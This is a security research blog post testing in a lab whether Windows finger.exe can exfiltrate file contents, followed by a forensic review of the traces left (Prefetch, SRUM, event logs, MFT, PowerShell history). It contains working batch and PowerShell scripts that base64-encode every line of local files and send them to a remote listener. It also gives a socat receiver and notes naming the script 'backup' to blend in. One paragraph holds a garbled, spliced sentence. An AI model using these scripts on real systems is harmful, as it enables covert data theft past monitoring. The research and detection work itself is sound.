Sending files using Finger
Could the Finger protocol be used to send data?

While researching the Finger Protocol I found a blog on Huntress describing data exfiltration via Finger. The article explains a method used by a threat actor to develop situational awareness of a compromised endpoint using finger.exe. First, the threat actor sends the names of files in the C:\Windows\Temp directory to a remote server. The second command sends the names of running processes. All data is transmitted in plain text.
This technique is useful for reconnaissance, but it does not transfer the contents of the files themselves. That raised an interesting question: could finger.exe also be used to exfiltrate file contents?
File transfer
I found a blogpost by Daniel Roberson describing how finger.exe can be abused to transfer data between hosts. I tested the examples from that post, but they did not work in my environment. It was also not immediately clear how the data was being transmitted.
Finger Server
On a Debian 13 I created a server with Netcat that would listen on incoming connections on port 79. This would serve as the Finger server to connect back to.
1
nc -vnlp 79
Client
On a Windows 11 VM I created test files to be send via finger.
 Fig.1 files
Next, I created a batch script that iterated through each .txt file in the folder and attempted to send both the filename and the file contents.
1
2
3
for /f "tokens=1" %i in ("dir %C:\Users\vboxuser\Downloads\files%\\*.txt") do finger %i@10.1.123.123

for /r %%i in (C:\Users\vboxuser\Documents\files\) do finger %%i@10.1.123.123
The connection reached the server, but the Finger client appeared to wait for a response before continuing. As a result, the transfer stopped.
Sending
I kept the same Netcat listener on Debian and created a second batch script. This version attempted to send every line from every file in the files directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
@echo off

cd "C:\Users\vboxuser\Documents\files\"

for %%f in ("C:\Users\vboxuser\Documents\files\*") do (
	echo "sending %%~nxf"
	finger %%~nxf@10.1.123.123
	timeout /t 1 >nul
	for /F "usebackq delims=" %%l in ("%%f") do (
		echo "sending %%l"
		finger %%l@10.1.123.123
	)
	timeout /t 1 >nul
	finger ----@10.1.123.123
)

set /p=Hit ENTER to continue...
timeout 5 > NUL
Next, I kept the same Netcat listener on Debian and created a second batch script. This version attempted to send every line from every file in the files directory. This means that spaces in lines will be interpreted as a fis a request to forward a query to another RUIP, and the server must be configured to handle this: “If RUIP processing of {Q2} is turned off, the RUIP MUST return a service refusal message of some sort”.
Redesign
Using Claude I converted the batch script into a PowerShell script. This script encodes each payload with base64 to send a single argument.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ip = "10.1.123.123"
$files = Get-ChildItem "C:\Users\vboxuser\Documents\files\*"

foreach ($file in $files) {
    # Send filename
    $encodedName = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($file.Name))
    finger "$encodedName@$ip"
    Start-Sleep -Seconds 1

    # Read all lines explicitly
    $lines = [System.IO.File]::ReadAllLines($file.FullName)
    foreach ($line in $lines) {
        if ($line.Trim() -ne "") {  # skip empty lines
            $encodedLine = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($line))
            finger "$encodedLine@$ip"
            Start-Sleep -Seconds 1
        }
    }

    # Send separator
    $encodedSep = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes("----"))
    finger "$encodedSep@$ip"
    Start-Sleep -Seconds 1
}

Write-Host "Done sending files."
I placed the script in the same folder as the files, and named it backup to match the icon in the address bar of explorer. This script does not transfer files using a dedicated file transfer mechanism. Instead, the file contents are encoded and embedded within the username field of successive Finger requests.
 Fig.2 Powershell script in folder
On the Debian host I vibe coded a script to start a socat listener that would listen on port 79 and woud decode each received line, and output that decoded line to a file.
1
2
3
4
5
6
7
8
9
10
socat TCP-LISTEN:79,reuseaddr,fork SYSTEM:'
    read line
    clean=$(echo "$line" | tr -d "\r\n")
    decoded=$(echo "$clean" | base64 -d 2>/dev/null)
    if [ $? -eq 0 ]; then
        echo "$decoded" >> files.txt
    else
        echo "$clean" >> files.txt
    fi
    echo "OK" '
 Fig.3 receive script on Debian host
Executing
Before executing the script, I enabled PowerShell script execution on the Windows 11 system. And after that I executed the “backup” powershell script.
 Fig.4 sending
On the Debian host the script translated the encoded messages back to text and stored all the data in one file.
 Fig.5 data received
Evidence
The artifacts generated during this experiment largely matched the findings from my earlier analysis of finger.exe execution on Windows 11.
| Artifact | Traces Found |
|---|---|
| Prefetch | Yes |
| Amcache | Yes |
| BAM | Partial (powershell.exe) |
| SRUM | Yes |
| Defender Logs | Yes |
| Registry | Yes (ps1 script) |
| Shimcache | No |
| Memory | No |
| Generic Event Logs | No |
| MFT | Circumstantial |
NTUSER.dat
In the RegRipper recentdocs module for NTUSER.dat the powershell script was listed:
1
2
3
4
5
6
7
8
9
10
RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time: 2026-05-28 10:50:38Z
  1 = backup.ps1

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.ps1
LastWrite Time 2026-05-28 10:50:37Z
MRUListEx = 1,0
  1 = backup.ps1
Prefetch
Prefetch recorded the executions of Finger.exe by the Powershell script.
| Source Filename | C:\Cases\finger_exfil\Kape\E\Windows\prefetch\FINGER.EXE-F90483D1.pf |
| Source Created | 2026-05-28 10:55:45 |
| Source Modified | 2026-05-28 10:55:45 |
| Source Accessed | 2026-05-29 06:31:22 |
| Executable Name | FINGER.EXE |
| Run Count | 13 |
| Last Run | 2026-05-28 10:55:45 |
| Previous Run0 | 2026-05-28 10:55:43 |
| Previous Run1 | 2026-05-28 10:55:42 |
Powershell itself was also in Prefetch. However, none of the referenced file’s contained the text files being send. The backup.ps1 script was only found as loaded file for Notepad.exe.
Amcache
Amcache recorded one timestamp.
| File Key Last Write Timestamp | 2026-03-10 11:17:06 |
| SHA1 | 274e31ab0ed532203c0c43b9b460864f39323929 |
Background Activity Moderator (BAM)
Using RegRipper, I analyzed the SYSTEM hive again and reviewed the BAM module output for background activity.
| S-1-5-21-1845668178-2867576177-418046011-1000 | |
|---|---|
| 2026-05-28 10:58:00Z | WindowsPowerShell\v1.0\powershell.exe |
Event Logs
EvtxECmd
In the Event Log output of EvtxECmd I seached for both finger.exe and powershell. This returned four logs:
| Time Created | Event Id | Level | Provider | Channel | Process Id | Computer | User Id | Payload . |
|---|---|---|---|---|---|---|---|---|
| 2026-05-28 10:52:19 | 4100 | Warning | Microsoft-Windows-PowerShell | Microsoft-Windows-PowerShell/Operational | 3448 | Win11 | S-1-5-21-1845668178-2867576177-418046011-1000 | […]”#text”:”Error Message = File C:\Users\vboxuser\Documents\files\backup.ps1 cannot be loaded because running scripts is disabled on this system. […] |
| 2026-05-28 10:52:09 | 4100 | Warning | Microsoft-Windows-PowerShell | Microsoft-Windows-PowerShell/Operational | 3448 | Win11 | S-1-5-21-1845668178-2867576177-418046011-1000 | […]”#text”:”Error Message = File C:\Users\vboxuser\Documents\files\backup.ps1 cannot be loaded because running scripts is disabled on this system. […] |
| 2026-05-28 10:47:25 | 4907 | LogAlways | Microsoft-Windows-Security-Auditing | Security | 4 | Win11 | […empty…] | […]”#text”:”C:\$WinREAgent\Scratch\Mount\Windows\WinSxS\amd64_microsoft-windows-t..p-utility.resources_31bf3856ad364e35_10.0.26100.1_en-us_f15dd89d07843455\finger.exe.mui”}[…] |
| 2026-05-28 10:47:18 | 4907 | LogAlways | Microsoft-Windows-Security-Auditing | Security | 4 | Win11 | […empty…] | […]{“@Name”:”ObjectName”,”#text”:”C:\$WinREAgent\Scratch\Mount\Windows\WinSxS\amd64_microsoft-windows-tcpip-utility_31bf3856ad364e35_10.0.26100.1_none_2fba9c0ab76abd38\finger.exe”}[…] |
A .exe.mui file is a Multilingual User Interface language-specific resource file used to hold “user interface strings and other elements that require localization for a particular language.”
Hayabusa
Hayabusa’s timeline didn’t return any hits when searching for Powershell, the extension .ps1 or the backup.ps1 script name.
SRUM-DUMP
NetworkUsage Output
The network usage contained one entry for Finger.exe, and none for Powershell.
| Timestamp | Exe Info | Bytes Received | Bytes Sent |
|---|---|---|---|
| 2026-05-28 11:01:00 | \device\harddiskvolume4\windows\system32\finger.exe | 25200 | 34678 |
AppTimelineProvider Output
The SRUM App timeline one entry for Finger.exe and one for Powershell.
| Timestamp | Application/Process | End Time | Duration Ms |
|---|---|---|---|
| 2026-05-28 11:02:00 | finger.exe | 2026-05-28 10:55:48 | 122644 |
| 2026-05-28 11:02:00 | powershell.exe | 2026-05-28 10:59:20 | 817365 |
Powershell history
Since no anti forensic actions were performed, such as clearing the PowerShell history file, the commands remained available in C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt.
1
2
3
cd .\files\
Set-ExecutionPolicy Unrestricted
.\backup.ps1
I couldn’t find any 4103 or 4104 events in the Powershell Eventlogs to see the script itself, this logging wasn’t enabled on this system.
MFT records
To determine whether the transmitted files could be identified, I examined the MFT records.
Searching for the backup.ps1 script I found the entry for the script. When looking for the finger executable I also found one entry.
| Parent Path | File name | Last Access0x10 |
|---|---|---|
| .\Users\vboxuser\Documents\files | backup.ps1 | 2026-05-28 10:53:12 |
| .\Windows\System32 | finger.exe | 2026-05-28 10:55:46 |
| .\Windows\System32\WindowsPowerShell\v1.0 | powershell.exe | 2026-05-28 10:58:28 |
When filtering on other entries with a Parent Path in Documents\files I also found the lorem_ipsum_##.txt files:
 Fig.6 MFT records for the textfiles
These timestamps match the time of the ps1 script, where the first file would have been accessed (10:53:12), and almost match the time of finger.exe, where the last file would have been accessed (10:55:43).
This is a bit circumstantial to say that these files where indeed send by this script.
Conclusion
This proof of concept demonstrates that file contents can be exfiltrated through successive Finger requests, even though the protocol was never designed for file transfer. And with the previous security warnings in mind it could very well be that Finger is outside of all monitoring.
While multiple artifacts demonstrate the execution of both PowerShell and finger.exe, proving exactly which files were transmitted remains significantly more difficult. Without network captures, EDR telemetry, PowerShell logging, or similar supporting evidence the investigation relies largely on circumstantial artifacts and timeline correlation.